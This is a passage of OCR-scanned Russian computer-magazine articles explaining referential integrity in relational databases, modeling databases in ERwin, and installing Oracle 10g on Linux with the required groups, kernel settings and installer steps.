начно характеризуют объекты, представленные строками некоторого другого, внешнего отношения (то есть задают значения их первичного ключа). Отношение, в котором определен внешний ключ, ссылается на соответствующее отношение, в котором такой же атрибут является первичным ключом.


Требование целостности по ссылкам состоит в том, что для каждого значения внешнего ключа в таблице, к которой ведет ссылка, должна найтись строка с таким же значением первичного ключа. Или значение внешнего ключа должно быть неоп-

ределенным, то есть ни на что не указывать. В нашем примере это означает, что если для пользователя форума указан номер группы, эта группа должна обязательно существовать в таблице GROUPS.

Каким образом обеспечить ссылочную целостность? Понятно, что при обновлении ссылающегося отношения (например, в таблице USERS вставляешь новые строки или корректируешь значения внешнего ключа, то есть переводишь пользователя в новую группу) достаточно следить за тем, чтобы не появлялись некорректные значения внешнего ключа. Но как быть при удалении из таблицы строки, к которой ведет ссылка? Предусмотрены две возможные операции: каскадирование (cascade) или ограничение (restrict). Эти операции можно установить на связь между двумя таблицами.

При каскадировании удаление строки в таблице приводит к удалению соответствующих строк в связанном отношении. Например, удаление информации о какой-нибудь группе приведет к удалению информации о всех пользователях этой группы. Подумай, нужно ли тебе такое? Если установить на связь операцию ограничения, то будут удаляться лишь те строки, для которых связанной информации в другой таблице нет. Если такая информация имеется, то удаление осуществить нельзя. В этом случае сначала нужно или удалить ссылающиеся строки, или соответствующим образом изменить значения их внешнего ключа. Например, удаление информации о какой-либо группе на форуме возможно выполнить в том случае, если в этой группе нет ни одного пользователя.

Необходимо также предусмотреть технологию того, что будет происходить при попытке обновления первичного ключа отношения, на которое ссылается некоторый внешний ключ. Здесь имеются те же возможности, что и при удалении: можно каскадировать или ограничить операцию. Например, ты захотел изменить id_group в таблице GROUP на форуме и одновременно отразить все изменения на заинтересованных пользователях в таблице USERS. Тогда установи операцию каскадирования при обновлении данных на связь между этими таблицами.

В современных реляционных СУБД, как правило, можно выбрать способ поддержания целостности по ссылкам для каждой отдельной ситуации определения внешнего ключа. Конечно, для принятия такого решения необходимо тщательно анализировать требования конкретной предметной области. 

Дополнительные материалы по БД на сайте www.citforum.ru/database/ и на форуме www.forum.citforum.ru/viewforum.php?f=2.

Хочешь научиться SQL? Загляни на сайт www.sql.ru и в форум www.sql.ru/forum/actualforum.aspx.

Долгое время в компьютерном мире не утихал "Великий Спор" между сторонниками реляционного и сетевого подхода к организации данных: www.citforum.ru/database/articles/codd_1.shtml.

Владислав Лавров (l-vv@r66.ru)

ИНФОРМАЦИОННОЕ МОДЕЛИРОВАНИЕ В ERWIN

СОЗДАЕМ НАГЛЯДНУЮ СХЕМУ БД

До недавнего времени проектирование баз данных выполнялось с помощью методов, основанных исключительно на практическом опыте разработчиков. В первую очередь это объясняется отсутствием компьютерных средств автоматизации: запрограммировать процесс очень непросто.

Мир был образован появлением программы ERwin, которая позволяет визуально моделировать базу данных не задумываясь о таких вещах, как таблица, и представлять в наглядном виде общую картину будущей базы данных. А потом уже пара щелчков превратит все это в физическую базу любой из наиболее популярных СУБД.

ЗАЧЕМ ЭТО НУЖНО?

Цель информационного, или, как его еще называют, семантического моделирования - создание концептуальной схемы БД. Эта схема (или просто модель) в упрощенном виде отражает наиболее важные для пользователей информационные объекты окружающего мира (предметной области) и связи между ними. Такая схема разрабатывается на ранних стадиях проектирования. После этого концептуальную схему импортируют в любую существующую СУБД, например, в Microsoft Access, Microsoft SQL Server, Oracle и др.

Зачем нужна концептуальная схема? Какую пользу она приносит проектировщикам?

Дело в том, что проект базы данных является тем фундаментом, на котором строится вся информационная система. Процесс проектирования всегда требует обсуждений с заказчиком, со специалистами в предметной области. Значит, требуется уметь представлять информацию о предметной области таким образом, чтобы она была понятна всем и чтобы была "читабельной" не только для специалистов по базам данных, но и для твоего корыстного начальника :).

Правда, известно, что большинство современных баз данных основываются на популярной реляционной модели, которую никто не запрещает использовать для обсуждения проекта. Эту модель не применяют по одной простой причине: она предназначена прежде всего для удобного представления структуры хранимых данных. А

вот отображать смысл предметной области в ней проблематично, так как здесь все сведения об объектах реального мира представлены в виде равноправных таблиц. Смотрит-смотрит человек на набор связанных таблиц - а определить, какой объект главный, а какой подчиненный, не может. Ранние модели данных (прежде всего иерархическая и сетевая) лучше отображали логику предметной области, поскольку они в явном виде определяли иерархические связи между объектами. А при использовании реляционной модели весь смысл реальной предметной области остается только в голове проектировщика.

ИНФОРМАЦИОННАЯ МОДЕЛЬ - ЛУЧШИЙ ВЫБОР РАЗРАБОТЧИКА

Представь, что твой начальник поручил тебе сделать крупную базу данных по регистрации заказов на сборку компьютеров из комплектующих. Если сразу приниматься за внесение данных в какую-нибудь СУБД, например, в Microsoft Access, то тебе придется досконально изучить эту программу. Это факт, поскольку ты будешь долго и упорно переплывать свою систему под постоянно изменяющиеся требования заказчиков. А если вдруг все решится в пользу другой СУБД, например, Oracle, то у тебя появится море других проблем, и ты наверняка не порадуеть клиента готовым программным продуктом в установленные сроки.

Серьезный проект по базам данных начинается с информационного моделирования, то есть сначала придется потрудиться над созданием семантической модели. Одной из наиболее распространенных моделей данных является модель "сущность-связь" (Entity-Relationship), или ER-модель. Все моделирование предметной области основано на использовании графических диаграмм - ER-диаграмм (Entity-Relationship Diagrams). Этот подход хорош тем, что в результате получается наглядная концептуаль-

ная схема базы данных, понятная всем, в том числе начальству.

Всю модель можно описать в трех основных терминах: "сущность", "атрибут" и "связь" (их и буду интенсивно эксплуатировать в статье).

Сущность (Entity) - это реальный или воображаемый объект, имеющий существенное значение для рассматриваемой предметной области. Другими словами, это все, о чем требуется хранить информацию. Реально в твоей базе данных сущность станет таблицей. Когда моделируем визуально, мы оперируем не объектами базы, а абстрактными объектами, и нужно как-то называть их. Так вот таблице дали название "Сущность". Сущности именуются обычно существительными во множественном числе. К примеру, в твоей будущей БД можно отметить как минимум три сущности: "Заказчики", "Комплектующие" и "Заказы".

Разработчик должен знать самое необходимое об этих сущностях - отдельные характеристики, выражаемые с помощью атрибутов. Таким образом, атрибут выражает интересующее пользователя определенное свойство сущности, которое характеризует ее конкретный экземпляр. В твоей базе данных атрибут превратится в отдельный столбец таблицы. Атрибут определяется типом (числовым, текстовым, логическим, временным и др.), а также значением, которое он принимает.

За каждой сущностью кроется информация о куче экземпляров объектов, то есть конкретных заказчиков, поставщиков, комплектующих, изделий и заказов. Как отличить их друг от друга? Самое простое, что придумали на сегодняшний день, - это выделение одного или нескольких атрибутов, в которых не должны вводиться повторяющиеся данные. Такой атрибут или набор атрибутов, однозначно идентифицирующий конкретный экземпляр сущности, называется ключевым.

В реальном мире сущности живут не в изоляции, а в связи друг с другом.

Связь (Relationship) в семантической модели - это зависимость между двумя сущностями, значимая для рассматриваемой предметной области. В этом случае каждый экземпляр одной сущности ассоциируется с произвольным (в том числе и нулевым) количеством экземпляров второй сущности и наоборот. На ER-диаграммах связь представляется в виде линии, связывающей две сущности. При этом в месте "стыковки" связи с сущностью используются специальные обозначения, которые описывают специфические особенности связей. Например, жирная точка на входе в прямоугольник сущности означает, что для нее в связи могут использоваться много экземпляров, а одноточечный вход - если в связи может участвовать только один экземпляр. Вообще в семантической модели возможны три вида связей между двумя сущностями: "один-к-одному", "один-ко-многим" и "многие-ко-многим". Различие в том, какое количество экземпляров сущности с каждой стороны может быть связано между собой.

А КАК ЭТО ВЫГЛЯДИТ В ERWIN?

ER-модели получили широкое распространение в компьютерных системах автоматизированного проектирования БД как CASE-средства (Computer Aided System Engineering), а программа ERwin - одна из лучших CASE-средств.

Все графические элементы модели ERwin могут редактироваться средствами, принятыми в Windows: группировкой, копированием, удалением, перемещением, использованием буфера обмена. Диалоговые окна (еще и удобные при этом) позволяют выделять с помощью цветов или разных шрифтов разные компоненты диаграммы. Выделение может быть выполнено как для всей модели (например, все внешние ключи отображать красным цветом), так и для отдель-


го компонента (для таблицы, атрибутов одной таблицы, одной связи и т.д.). Компоненты модели, представленные в виде текста (имена сущностей, атрибутов, текстовые комментарии), могут редактироваться непосредственно на экране. Использование цветового и шрифтового выделения на диаграмме информационной модели делает ее более наглядной и позволяет проектировщику обратить внимание пользователей диаграммы на ее отдельные элементы.

Создание нового проекта в ERwin начинается с диалогового окошка, определяющего тип будущей модели. ERwin умеет показывать семантическую модель на двух уровнях отображения - логическом (Logical) и физическом (Physical). Логический уровень означает прямое отображение фактов сущностей реальной жизни. Например, комплектующие, изделия и заказчики являются реальными объектами. Их именуют на естественном языке, в том числе с помощью любых разделителей слов (пробелы, запятые и т.д.). На логическом уровне не рассматривается использование конкретной СУБД и не определяются типы данных (например, целое или вещественное число). Целевая СУБД, имена объектов, типы данных и индексы составляют второй, физический уровень модели ERwin. После перехода на физический уровень сущности надо воспринимать уже как таблицы, а названия атрибутов - как заголовки столбцов.

Чтобы понять смысл всех терминов, выбери возможность использования обоих типов моделей, то есть Logical/Physical. Использовать модель будем в знаменитой СУБД Access 2000.

СОЗДАЕМ СТРУКТУРУ МОДЕЛИ

Сначала надо подумать и выделить информационные сущности. Для примера можно создать сущность "Комплекующие". Ее экземпляры -



это различные типы материннок, винчестеров, мониторов и т.п.

В реальной СУБД сущности всегда соответствует таблица. В ERwin она в наглядном виде представляет три основных вида информации:

1. атрибуты, составляющие первичный ключ (ключевые атрибуты);
2. неключевые атрибуты;
3. тип сущности (независимая или зависимая).

Создание сущностей не отличается оригинальностью, в нем все просто и понятно: первый щелчок мыши - выбор инструмента, второй щелчок - в поле графической области окна. Далее определяется имя сущности и задаются ее атрибуты. Нас сейчас интересуют три свойства комплектующего: наименование, единицы измерения и цена за единицу товара. Однако экземпляры надо как-то различать, в чем нам поможет первичный ключ. Определим для него новый числовой атрибут - "Код комплектующего".

Атрибуты лучше создавать в специальном диалоговом окне, которое вызывается двойным щелчком мыши. Здесь можно определить несколько интересных свойств для каждого атрибута. Поскольку я указал на физическом уровне в качестве целевой СУБД Access 2000, то ERwin уже сам знает, какие типы данных можно задавать для атрибутов. Основные типы выбираются на вкладке General, уточненные - на вкладке Datatype. Также для каждого атрибута можно установить обязательность или обяза-

Все примеры приведены для версии ERwin 4.0. За совместимость в других версиях не отвечаю :).


ERwin надежно хранит твою модель в файле с расширением *.er1. Предыдущая копия твоего файла создается автоматически в файле *.BK1.

ОБРАТИМЫЕ ПРЕВРАЩЕНИЯ

ERwin умеет не только превращать ER-модель в физическую, но и наоборот. Пригодится, например, на случай если ты сменил какого-нибудь сисадмина БД, а тебе вдобавление к его наследству остались еще и новые поставленные задачи. И тут на помощь тебе придет только ERwin.

Обратное проектирование (Reverse engineering), то есть восстановление информационной модели по существующей базе данных, применяется после решения создать новую СУБД или расширить (изменить) существующую структуру.

После завершения процесса восстановления модели ERwin автоматически "раскладывает" таблицы на диаграмме. Теперь можно выполнять модификации уже с использованием логической схемы: добавлять сущности, атрибуты, комментарии, связи и т.д. По завершении изменений выполняется одна команда - синхронизации (Complete Compare), и все осуществленные изменения перейдут в реальную СУБД. Если, конечно, ты согласишься с ними :).



тельность, то есть допустимость или недопустимость неопределенных (NULL) значений для него.


Аналогично можно обойтись и с другими сущностями. Для моего примера определяется сущность "Изделия" с атрибутами "Код изделия" (первичный ключ), "Наименование" и "Примечание". Экземплярами будут различные сборочные модели компьютеров, которые предлагают клиентам ушлые менеджеры по продажам :).

Наконец, надо попытаться как-то связать эти две сущности и поставить ребром вопрос выбора типа связи. На этом этапе глубоко задумываешься над смыслом предметной области и пытаешься представить себе, как взаимодействуют отдельные экземпляры сущностей. Очевидно, что один вид комплектующего может входить в несколько изделий. Например, одинокорый процессор CPU Intel P4 3,0GHz может быть включен в конфигурацию из разных комплектующих. Поэтому здесь прослеживается связь "многие-ко-многим".

В программе ERwin связь устанавливается очень просто: выбираешь инструмент и кликаешь мышью на тех сущностях, которые хочешь связать.

Тут есть одно важное замечание по поводу разных видов связей. В ERwin всевозможные виды связей устанавливаются только на уровне Logical. Уровень Physical тоже отображает такой вид связи, однако следует учитывать, что все реляционные СУБД поддерживают только два вида: "один-к-одному" и "один-ко-многим". Связь "многие-ко-многим" напрямую не поддерживается, поэтому такой вид связи надо разрешить. В теории это делается введением промежуточной сущности с составным первичным ключом, включающим в себя первичные ключи обеих связываемых сущностей.

К счастью, программа ERwin сделает всю рутинную работу за тебя. Для этого надо кликнуть на кнопку Many to Many Transform, которая расположена на панели Transforms. Если подумать, то появившаяся после этого



Пример идентифицирующей связи

промежуточная сущность тоже оказывается полезной! Действительно, здесь как нигде полезно хранить данные о том, сколько комплектующих определенного вида входит в изделие. Просто добавь в промежуточную сущность "Комплекующие_Изделия" атрибут "Количество комплектующих" (естественно, как неключевой) - и дело сгелано.

КАКИЕ ТИПЫ СВЯЗЕЙ ВЫБРАТЬ?

- Как уже было сказано, связи отображают функциональную зависимость между двумя сущностями. Связь - это понятие логического уровня, которому соответствует внешний ключ на физическом уровне. В ERwin каждый вид связи представлен пятью основными элементами информации:
 1. тип связи (идентифицирующая или неидентифицирующая связь);
 2. родительская сущность;
 3. дочерняя (зависимая) сущность;
 4. мощность связи;
 5. допустимость пустых, или неопределенных (null), значений.

Связь называется идентифицирующей, если экземпляр дочерней сущности идентифицируется через ее связь с родительской сущностью. Атрибуты, составляющие первичный ключ родительской сущности, при этом входят в первичный ключ дочерней. Зависимая сущность при такой связи изображается на диаграмме прямоугольником с округлыми углами.


Для определения связей в ERwin выбирается нужный тип, затем мышью указывается родительская и дочерняя сущности. Идентифицирующая связь изображается сплошной линией, неидентифицирующая - пунктирной. Линии заканчиваются точкой со стороны дочерней сущности.

Теперь самое время применить всю эту мутную теорию на практике :). Требуется связать сущности "Поставщики" и "Поставщики_Контакты". Сущность "Поставщики" содержит данные о фирмах-поставщиках, каждый из которых имеет наименование, адрес, реквизиты и пр. В сущности "Поставщики_Контакты" будут хранить контактные данные представителей фирм-поставщиков. В этом случае отдельные экземпляры (все контактные лица) определяются только по своей принадлежности к конкретной фирме-поставщику, то есть через связь с экземплярами сущности "Поставщики". Связь идентифицирующая, поэтому ее следует установить на диаграмме. После этого шага первичный ключ "Код поставщика" родительской сущности "Поставщики" автоматически войдет в состав дочерней сущности "Поставщики_Контакты".


Очевидно, что сущность "Сотрудники" является родительской. Нет сотрудников - нет заказов. Каждый заказ сопровождается только одним сотрудником фирмы-продавца (еще бы, подпустил бы он кого-нибудь к оформлению своего заказа :)).

Моделирование в ERwin основывается на методологии проектирования информационных систем, которая изначально была разработана для вооруженных сил США.


Если модель сложная, то есть включает много сущностей, ее можно разделить на фрагменты и помещать в разные области диаграммы. Познакомьтесь со вкладкой Subject Area - и все поймешь сам.



"Зачем делать сложным то, что проще простого!!"



Пример неидентифицирующей связи



Как много грузей у ERwin'a!

Установка типа связи тоже не составило особого труда. Пару щелчков мыши - и связь присутствует. В глаза сразу бросятся два отличия от предыдущего варианта: линия связи сплошная, ключ из сущности "Сотрудники" перешел в сущность "Заказы" в качестве неключевого. Такой атрибут в дочерней сущности называется внешним ключом, и он служит для поиска и поддержания ссылочной целостности данных. Но об этом позже.

Мощность связи (Cardinality) представляет собой отношение количества экземпляров родительской сущности к соответствующему количеству экземпляров дочерней сущности. Мощность связи записывается в виде 1:N. ERwin предоставляет четыре варианта для N, которые изображаются дополнительным символом у дочерней сущности:

- ноль, один или больше (по умолчанию);

- ноль или один;
- один или более;

- ровно N, где N - конкретное число.

Допустимость пустых (null) значений в неидентифицирующих связях ERwin изображает пустым ромбиком на дуге связи со стороны родительской сущности.

КАК ОБЕСПЕЧИТЬ ЦЕЛОСТНОСТЬ ДАННЫХ?

Целостность означает правильность и непротиворечивость информации в базе данных. Есть целостность сущностей и целостность по ссылкам. С первым видом все понятно: ввел первичный ключ, и все экземпляры сущности стали отличимыми друг от друга. Сложнее обеспечить непротиворечивость данных при их обработке. Для этого надо задать какие-то процедуры обработки ключевых атрибутов (первичного и внешнего ключей), оформив правила поддержки ссылочной целостности.

Для каждой связи на логическом уровне могут быть заданы требования по обработке операций вставки, обновления и удаления (insert, update, delete) для родительской и дочерней сущности. Программа ERwin предоставляет следующие варианты обработки этих событий:

1. отсутствие проверки;
2. проверка допустимости;
3. запрет операции;
4. каскадное выполнение операции удаления/обновления (delete/update);
5. установка пустого (null-значения) или заданного значения по умолчанию.

К примеру, для связанных сущностей "Сотрудники" и "Заказы" установленные типы операций обработки данных показаны на рисунке. Устанавливаем тип связи restrict (ограничение, запрет), поскольку иначе при удалении записи о каком-нибудь сотруднике (уволится из фирмы) в таблице "Сотрудники" будет удалена вся связанная с ним информация из таблицы "Заказы". Нехорошо :).

ГЕНЕРАЦИЯ ФИЗИЧЕСКОЙ СТРУКТУРЫ

Генерация физической базы данных происходит без особых усилий с твоей стороны. Сначала надо создать пустую базу данных в той СУБД, куда планируется генерировать свою модель. После этого следует поработать в ERwin: установить соединение (connect) с целевой СУБД, затем нажать кнопку Forward Engineer на панели Database (то же самое делает соответ-

ствующий пункт главного меню - Tools).

Как ты помнишь, мы выбираем генерацию в Access. Если забыл (или хочешь поменять СУБД), то посмотри меню Database/Choose Database. Это окно позволит тебе получить представление о мощности программы ERwin. В списке есть и настольные (Desktop) СУБД, и "тяжелые", сетевые. И к каждой системе нужен особый подход!

Осталось установить соединение. Жмем меню Database/Database Connection и видим окно подключения. Заполняй его так, как показано на рисунке и жми Connect. Если все сделано правильно, то окно исчезнет.

"Ну а где же сама генерация?" - спросишь ты. Терпение :). Вызови окошко Forward Engineer из главного меню Tools и нажми кнопку Generate... Произошло выполнение нужных скриптов, программа отработала и подвела статистику по их выполнению.

Готовая СУБД к твоим услугам! Чтобы посмотреть созданную структуру, открывай файл в Access 2000.

ВМЕСТО ЗАКЛЮЧЕНИЯ


Конечно, те функции, о которых я рассказал, не полностью раскрывают таланты ERwin'a. Ты, конечно же, понял главное: это программа очень полезна для разработчика баз данных! Если когда-нибудь тебе предложат заниматься моделированием, знай, что ERwin поможет тебе решить многие проблемы.

Зависимая сущность может наследовать один и тот же ключ от нескольких родительских сущностей.

За более подробной информацией по программе ERwin обращайтесь по адресу: www.interface.ru/ca/ERwin.htm, а по деятельности разработчика (компания Computer Associates) - www.interface.ru/ca/cah.htm.




Эту работу по обработке данных будет делать СУБД



Внимание! Подключаюсь!

Константин Клягин (thekonst.net)

СВИДАНИЕ С ОРАКУЛОМ



УСТАНОВКА И ДОСТУП К ORACLE

Некоторым людям удалось заработать много денег, занимаясь программированием. Многие мечтают стать такими же успешными и богатыми, как Билл Гейтс. Но в его биографии, кроме успеха с продажей MS-DOS в 19-летнем возрасте, нет ничего интересного.



Поэтому я бы предпочел Билла Парри Эллисону - основателю Oracle Corporation, второму миллионеру IT-

бизнеса, который принимает личное участие в гонках на яхтах, летает на собственном истребителе и встречается с топ-моделями. А основной продукт компании - реляционная база данных Oracle - самая мощная СУБД в мире. И мы, вдохновленные жизненным примером Парри, рассмотрим его детище в деталях.

Ставить мы будем последнюю версию - Oracle 10g. Под Linux. С тех пор как в 2002 году Парри объявил переход всего бизнеса на эту ОС, выбор операционки стал делом принципа. Инсталляцию, как это ни странно, можно скачать совершенно бесплатно с сайта www.oracle.com. Не надо пугаться, когда у тебя попросят логин с паролем. Пара кликов на Sign Up, заполняем форму с именем, фамилией, должностью и местом проживания. После подтверждения регистрации открывается окошко Download. Немного замороченно, но со второй по-



Ларри Эллисон жует хот-дог

пытки разобраться можно. И все это еще цветочки по сравнению с тем, что придется сглатить для того, чтобы установить все это хозяйство. Забудь о простоте MySQL. Это Oracle!

СТАВИМ!

■ Скачанный с oracle.com файл называется `ship.db.lnx32.cpio.gz` и весит около 600 Мб. Следуя инструкции на сайте, мы для начала разворачиваем этот архив:

```
$ gunzip ship.db.lnx32.cpio.gz
$ cpio -idmv < ship.db.lnx32.cpio
```

В `Disk1/`, помимо прочего, будет помещен скрипт `runInstall`, но не стоит торопиться с победными криками и его запуском. Нужно подготовить систему к установке. Простота - отнюдь не девиз Oracle. Я бы на их месте сделал скрипт, который создавал бы нужные группы и директории. Выглядел бы он примерно так:

```
groupadd oinstall
```

```
groupadd dba
mkdir -p /u01/app/oracle
useradd -g oinstall -d /u01/app/oracle -G dba oracle
passwd oracle
```

```
chown -R oracle:oinstall /u01/app/oracle
chmod -R 775 /u01/app/oracle
```

Если бы этим все приготовления ограничивались, прикрутка Oracle не напоминала бы запуск космического корабля. Но мощностю стоит приложенных усилий, да и ставится обычно эта СУБД на века. Так что, помимо создания каталогов, нам придется поправить настройки ядра Linux. Для этого добавим следующие строки в `/etc/sysctl.conf`:

```
kernel.shmall = 2097152
kernel.shmmax = 2147483648
kernel.shmmni = 4096
kernel.sem = 250 32000 100 128
fs.file-max = 65536
net.ipv4.ip_local_port_range = 1024 65000
```

И запустим:

```
# sysctl -p
```

Уже подготовлена простейшая инсталляция. В промышленных масштабах рекомендуется выделять отдельный диск для файлов БД и монтировать его в `/u02/`. Все умные советы по установке можно найти в доке, если открыть файл `welcome.htm` и внимательно изучить его содержимое.

Теперь сделаем:

```
$ su - oracle
```


Затем зайдем в `Disk1/` и запустим:

```
./runInstall -ignoreSysPrereqs
```

Несмотря на все заявления о поддержке Linux, инсталлятор относится к выбору дистрибутива очень избирательно, оставляя пользователям свободу выбора между последними RedHat-ами, SuSE и каким-то UnitedLinux. И хотя сначала кажется, что людям, любящим Mandrake, Debian



Молодой Билл Гейтс позирует на столе



Первый диалог инсталлятора: откуда ставить?



Устанавливаем общий пароль для всех системных пользователей базы Oracle



Второй диалог инсталлятора: куда ставить?



Установка Oracle в процессе

или Gentoo, прямая дорога сосать чупа-чупс, есть способ заставить инсталлятор работать на любом дистрибутиве, что мы, собственно, и сделали - задали ключик `-ignoreSysPrereqs`.

Так как интерфейс у инсталлятора графический, запустить его надо пог X-Window. На все задаваемые вопросы отвечаем положительно, нажимая кнопку Next. Также нас попросят запустить небольшой скрипт от рута (его название будет в выскочившем диалоге) и установить пароли для системных пользователей в базе Oracle. Пользователи, такие как `system`, могут при неаккуратном обращении испортить в базе данных многое,

поэтому к безопасности доступа гля таких функций стоит подходить с некоторым фанатизмом.

После создания базы, в самом конце нас попросят запустить еще один скрипт, чтобы завершить установку. Если гля того, чтобы инсталлятор запустился, пришлось задать ключик, `ignoreSysPrereqs`, здесь же придется столкнуться с последствиями, то есть закоментировать пару строчек скрипта перед запуском.

Чтобы `root.sh` не вылетал при попытке запуска пог Linux, отличным от RedHat и UnitedLinux, надо найти и закоментировать следующие две строчки:

```
SLNS $ID/init.cssd Src/"$SRC_START"init.cssd || { SECHO $?: exit 1; }
SLNS $ID/init.cssd Src/"$SRC_KILL"init.cssd || { SECHO $?: exit 1; }
```

В зависимости от погверсии 10g они могут находиться как рядом, так и в двух соседних циклах `for/done`.

Вот и все. Теперь:

```
# . <путь к Oracle>/root.sh
```

